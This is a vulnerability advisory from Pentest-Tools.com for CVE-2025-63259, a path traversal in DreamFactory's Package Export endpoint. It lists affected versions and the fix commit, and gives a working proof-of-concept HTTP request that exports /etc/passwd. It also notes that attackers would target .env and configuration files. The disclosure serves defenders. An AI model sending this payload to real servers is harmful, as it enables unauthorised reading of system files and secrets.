PTT-2025-024 – DreamFactory – Path Traversal in Package Export

CVE-ID: CVE-2025-63259

Credits:

Matei “Mal” Bădănoiu of Pentest-Tools.com

Environment:

- DreamFactory version 7.3.1
- df-core version 1.0.8
- df-file version 0.9.0

CVSSv3: 4.9 Medium - AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N

Description:

An authenticated user can read arbitrary files on the target system (as the “www-data” user) by exploiting a path traversal vulnerability in the "Package Export" feature. This is possible because DreamFactory doesn't properly sanitize the names of the files to be exported.

Requirements:

In order to perform this exploit a user would require to be associated with a role that allows “POST” requests on the “/api/v2/system/package” endpoint.

Fix:

The DreamFactory developers fixed this vulnerability in df-file versions ≥ 0.9.1 via the following commit:

https://github.com/dreamfactorysoftware/df-file/commit/15f8c878773dd380333e85fa55428b636747ad79

Proof of Concept:

The following HTTP “POST” request can be used to leverage path traversal to export arbitrary files when creating and exporting zip “packages” in DreamFactory.

Request:

```
POST /api/v2/system/package HTTP/1.1
Host: 208.85.23.18
X-DreamFactory-Session-Token: eyJ0***TRUNCATED***459Q
Content-Type: application/json
Content-Length: 128

{
	"version":"0.1",
	"df_version":"7.1.0",
	"description":"",
	"service":{
		"files":["../../../../../../../../../../../../etc/passwd"]
	}
}
```

Response:


```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Vary: Accept-Encoding
Cache-Control: no-cache, private
Date: Tue, 26 Aug 2025 16:26:07 GMT
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Length: 123

{
	"success":true,
	"path":"http://208.85.23.18/api/v2/files/__EXPORTS/fbcafbeb2984_2025-08-26_16.26.07.zip
",
	"is_public":false
}
```

After the request is performed we can observe that the ZIP file “fbcafbeb2984_2025-08-26_16.26.07.zip” has been successfully created and can be accessed by an authenticated user at the following link:

```
http://208.85.23.18/api/v2/files/__EXPORTS/fbcafbeb2984_2025-08-26_16.26.07.zip
```

By downloading and unzipping the archive we can observe that the file “files/../../../../../../../../../../../../etc/passwd” exists and contains the actual content of the “/etc/passwd” file that can be found on the target system running the DreamFactory application.



Note: In a real world scenario an attacker will be interested in exfiltrating important application files such as the DreamFactory configuration files, “.env” files, SQLite files, etc.

*From vulnerability scans to proof, **Pentest-Tools.com** gives 2,000+ security teams in 119 countries the speed, accuracy, and coverage to confidently validate and mitigate risks across their infrastructure (network, cloud, web apps, APIs).*